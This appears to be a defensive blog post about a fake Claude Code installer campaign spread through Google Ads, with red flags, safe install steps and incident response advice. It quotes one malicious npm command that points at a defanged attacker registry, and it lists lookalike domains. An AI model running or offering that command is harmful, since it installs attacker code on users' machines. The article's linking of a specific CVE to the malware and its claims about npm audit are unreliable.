Fake Claude Code Installer Malware Hits 4 Countries
By Ali Sadikin Ma · · Updated
Category: Technology

Your Claude Code installer might have already stolen your password.
Not because you were careless. Not because you don't understand tech.
But because you trusted Google search results. And that's exactly where the attack starts.
Since February 2026, a fake Claude Code installer malware called InstallFix has been targeting over 25 popular software brands — including Claude Code. And how does it work? It's convincing enough to catch even senior developers off guard.
This fake Claude Code installer malware isn't just a regular warning. CVE-2025-59536 got a CVSS score of 8.7 — that's high severity. Which means if you installed the wrong thing, attackers can execute shell commands on your machine remotely.
Three questions you need to answer before you continue:
Where do you usually get the Claude Code install command? What does the fake page look like compared to the real one? And if you've already been hit — what do you do now?
Read this before you open your terminal.
This Attack Has Already Hit Developers in 4 Countries
In 2026, fake Claude Code installer malware has confirmed victims in the United States, Malaysia, the Netherlands, and Thailand. Affected sectors include government, education, electronics, and food & beverage — not just tech startups. According to Trend Micro, the campaign is still active and keeps growing with new targets every week.
The numbers are sobering:
38 different 7z archives. 22 unique payload variants. Each one branded as a different popular software.
This isn't a random attack. It's an organized operation with serious resources — the hallmark of a fake Claude Code installer malware at the advanced persistent threat level.
Trend Micro noted that within 24 hours of the Claude Code source code leaking via npm in March 2026, threat actors immediately created a fake GitHub repository claiming to be the leaked Claude Code. Their reaction speed was stunning — and shows just how planned this operation really is.
And they didn't stop there. Here's what makes this fake Claude Code installer malware different from ordinary malware attacks — the operation is organized, quick to adapt, and keeps targeting new brands every week.
Next, we'll look at exactly how the fake installer works — and why its visual appearance is nearly impossible to tell apart from the real thing.
How the Fake Claude Code Installer Works — Step by Step

Attackers trap developers through Google Ads for the query "install claude code." The page that appears looks just like official Anthropic documentation — same layout, same font, almost identical content. With one tiny difference that's almost invisible: a single different command line. According to Malwarebytes and Hackread, that command redirects the npm install to an attacker-controlled domain instead of the official npm registry.
Here's the full attack sequence:
1. A paid ad appears at the top of Google search results
You search "install claude code." The first ad looks legitimate. The URL is long but familiar. You click without hesitation — exactly what the attacker wants.
2. A clone page gives you a modified command
One character different in the package URL. One misplaced hyphen. You copy-paste without suspicion because the page is identical to the real documentation.
3. npm executes the installer that carries the Beagle backdoor
Sophos calls this Beagle — a trojan that uses DLL sideloading techniques to hide inside what looks like a legitimate Windows process. No warning popup. No visual indication.
4. Remote access opens to your machine
Attackers can now execute shell commands, download additional payloads, and start stealing data — all with zero notifications on the victim's end.
The Hacker News also reported that two internal npm package names (color-diff-napi and modifiers-napi) were immediately squatted by a throwaway account called pacifier136 within 24 hours of the source code leak — targeting developers trying to build from the leaked code. Two different attack vectors, one shared goal.
So the question now is:
How do you know if the page you're visiting is fake before you run the command?
5 Red Flags of Fake Claude Code Installer Malware Every Developer Needs to Know
Fake Claude Code installer malware targets 8 Chromium browsers at once — Chrome, Edge, Brave, Vivaldi, Opera, Arc, Helium, and Perplexity Comet, according to Infosecurity Magazine. That means almost every developer using a Chromium-based browser is a potential target. The good news: before the malware can steal your data, you have to run the installer first. That's where you can stop it.
1. The npm command isn't from the official registry
What: The official Claude Code installer only uses the official npm registry or verified Anthropic domains — no exceptions whatsoever.
How: Copy the command from the page, but don't run it immediately. Paste it into a text editor first. Check whether there's an unfamiliar domain. Look for signs like --registry= followed by a URL that isn't npmjs.com.
Real example: The real command is npm install -g @anthropic-ai/claude-code. The fake version that was found used a different registry: npm install -g @anthropic-ai/claude-code --registry=https://pkg.claudes-code[.]net. One extra parameter is all it takes to send you to the attacker's server.
Result: You never run commands from sources you haven't manually verified — this habit alone protects you from the majority of supply chain attacks.
2. The page was found through Google Ads, not organic results
What: Malwarebytes confirmed that victims were trapped through Google sponsored results for the query "install claude code." Paid ads aren't official sites — anyone can buy an ad slot with any domain they control.
How: Scroll past all paid ads marked with the "Sponsored" label. Look for organic results with the anthropic.com domain. If the top result is an ad, skip it without clicking.
Real example: Affected developers typically clicked the first ad without realizing it was an ad. The "Sponsored" label is often missed because its position is identical to regular search results, both on desktop and mobile.
Result: You always land on the official domain, not on a clone that attackers deliberately paid to rank at the top of Google.
3. The domain isn't anthropic.com
What: Sophos reported that the Beagle campaign used domains resembling Anthropic's site — differing by only one or two characters, or using fake subdomains that look very convincing at first glance.
How: Before copying any command, check your browser's URL bar. It must be exactly anthropic.com or docs.anthropic.com. No other variation is safe — no matter how similar the page looks.
Real example: Domains like anthropic-claude[.]com, claude-code-docs[.]io, or anthropicdocs[.]net have been found active in this fake Claude Code installer malware campaign. They all look highly convincing and visually identical to the official site.
Result: You never copy commands from a domain that isn't anthropic.com — a verification step that takes three seconds but could save your entire codebase.
4. No package signature verification after install
What: Official npm packages from Anthropic can have their integrity verified. Trend Micro found 38 different payload archives in this campaign — not one would pass npm audit because none are legitimately registered packages.
How: After installing from a source you've already verified, run npm audit and claude --version. Compare the version number against the official Anthropic changelog on GitHub.
Real example: Fake versions in circulation show version numbers that don't match Anthropic's official releases. This is the fastest way to catch fake Claude Code installer malware early before it fully activates and starts exfiltrating your data.
Result: You have technical confirmation that what's installed is legitimate software.
5. The installer asks for unreasonable elevated permissions
What: The official Claude Code installer doesn't require administrator access beyond standard npm requirements. The Beagle backdoor uses DLL sideloading which typically requires elevated privileges — permissions that aren't needed by normal developer tools.
How: If the installer suddenly asks for a UAC prompt on Windows or sudo without a clear explanation on macOS, stop and investigate before continuing. Check the official documentation to know what permissions should actually be requested.
Real example: The DLL sideloading technique used by Beagle infiltrates legitimate Windows system processes — this would never appear in a normal developer tool without a technical reason you can verify.
Result: You refuse to grant access that a legitimate installer doesn't need, and any unusual permission request automatically becomes a red flag.
How to Install Claude Code Safely — Just Follow These 3 Steps

The most effective way to avoid fake Claude Code installer malware is to always install from the right source from the start. According to The Hacker News, two fake npm packages (color-diff-napi and modifiers-napi) were successfully squatted just because developers tried to build from unofficial sources. One wrong step is all it takes to open a backdoor into your machine.
This is the only process you should follow:
Step 1: Go directly to anthropic.com in your browser — don't search Google
What: Type the URL directly in the address bar. Don't trust ads, don't click links from emails you weren't expecting, don't follow links from Discord or Slack without verifying the destination domain first.
How: Open a new tab. Type anthropic.com/claude-code directly in the address bar. Press Enter. Verify the URL before doing anything on that page. Bookmark this page for quick access in the future — it's the easiest way to never get it wrong again.
Real example: This step feels excessive until you know that Malwarebytes confirmed victims were trapped through paid Google Ads appearing at the top of search results — exactly where most developers click without a second thought. One wrong click is enough to open a backdoor.
Result: You always start from a verified source, not from a clone controlled by attackers who paid to appear above search results.
Step 2: Copy the install command directly from Anthropic's official docs page
What: The official command only lives at docs.anthropic.com. That's the only valid source — there are no legitimate mirrors, no faster versions from other sources you can trust.
How: On the official docs page, copy the npm command that's available. Paste it into your terminal. Don't modify anything, and don't add parameters that aren't in the official documentation — including the --registry flag from any source.
Real example: The correct command is npm install -g @anthropic-ai/claude-code from the npmjs.com registry. The fake version that Malwarebytes found used a different registry controlled by the attacker — the difference isn't visible until you actually read the command carefully instead of pasting it straight into the terminal.
Result: The command you run is guaranteed to come from Anthropic, not from an attacker impersonating Anthropic.
Step 3: Verify the installation with npm audit and check the official version
What: After the install is done, verify that the installed package is clean and the version matches what Anthropic has officially announced. This is the step most people skip — and the most crucial one.
How: Run npm audit — if any unusual vulnerability shows up right after a fresh install, that's a red flag. Then run claude --version and compare the version number against the changelog on Anthropic's official GitHub page.
Real example: Trend Micro found 22 unique payload variants each branded as different software. Not one passed official version verification because the version numbers didn't match Anthropic's official releases — this detection can be done in 30 seconds.
Result: You have confirmation that what's installed is legitimate software — not a backdoor disguised as a developer tool, and none of your credentials have changed hands without your knowledge.
Already Ran a Suspicious Installer? Do These 4 Things Now

You're not the first developer exposed to fake Claude Code installer malware. And if you've already run an installer from a source you didn't verify, you need to act fast — not panic. Infosecurity Magazine and The Register confirmed that this malware extracts cookies, passwords, and payment data from 8 Chromium browsers: Chrome, Edge, Brave, Vivaldi, Opera, Arc, Helium, and Perplexity Comet. The faster you act, the less data gets exfiltrated.
1. Disconnect from the internet right now
Unplug the ethernet cable or turn off Wi-Fi immediately. This cuts the attacker's connection to your machine before they can exfiltrate more data. Every minute that passes with an active connection is another opportunity for the attacker.
2. Change all passwords from an uninfected device
Use a different laptop or phone that's clean. Prioritize: GitHub account, npm, AWS/GCP/Azure, work email, and password manager. Don't change passwords from the same machine that may already be compromised — attackers can read what you type in real time.
3. Run a malware scan with a verified tool
Malwarebytes, Windows Defender (update it before scanning), or ClamAV can all be used. If this is a work machine, report to your company's security team immediately — one compromised machine can become a doorway into the entire codebase and team repository.
4. Revoke all API keys and tokens stored in your browser
CVE-2025-59536 with a CVSS score of 8.7 allows remote shell command execution. Assume all credentials stored in affected browsers have already leaked — fake Claude Code installer malware is specifically designed to exfiltrate this data without any notification. Revoke and regenerate everything from a clean device — including GitHub personal access tokens, AWS access keys, and OAuth tokens.
Once those four steps are done, you're ready for further investigation. The FAQ below answers the most common questions that come up after an incident like this.
FAQ: Fake Claude Code Installer Malware — The Questions Developers Ask Most
This fake Claude Code installer malware campaign doesn't just target developers. Hackread noted that the attack has expanded to non-technical users as well, which means anyone who searches "install Claude Code" on Google could become a victim — not just those already familiar with terminals and command lines. Here's what you need to know.
Does this affect Mac too, or just Windows?
Yes, Mac is affected too. Sophos reported that the Beagle campaign distributed trojanized installers for Windows and a separate lookalike portal targeting Mac users. No operating system is safe from this campaign — both Windows and macOS have been confirmed as active targets.
How do I know if my machine is already infected?
The most common signs: your browser suddenly logs out of all sessions, login activity appears from unknown locations, or your machine's performance drops dramatically for no clear reason. CVE-2025-59536 has a CVSS score of 8.7 — this isn't a threat you can ignore. Run a malware scan immediately if you suspect any of these signs.
Is uninstalling Claude Code enough if I installed from the wrong source?
No. The Beagle backdoor works through DLL sideloading that's separate from the Claude Code process itself. Uninstalling Claude Code doesn't remove the malware components already embedded in the system. You'll need a full malware scan and — depending on the results — possibly a clean reinstall of the operating system.
Where can I report a fake site I've found?
Report it to Google Safe Browsing at safebrowsing.google.com and to Anthropic's security team. The faster a fake site gets reported, the faster Google can take down its paid ads and protect other developers from the same fake Claude Code installer malware.
The question you need to answer right now: when's the last time you actually checked where the install command you ran came from?
When Google Ads is being used to spread fake Claude Code installer malware, no search result can be trusted at face value — no matter how familiar it looks. This isn't about being paranoid. It's about three seconds of verification that protect your machine, your credentials, and your entire team's codebase.
One thing you can do in 60 seconds: Open anthropic.com/claude-code right now and bookmark it — never rely on a search engine to find the install command again.
Save this article and share it with your dev team — one compromised machine is all it takes to open access to your entire codebase.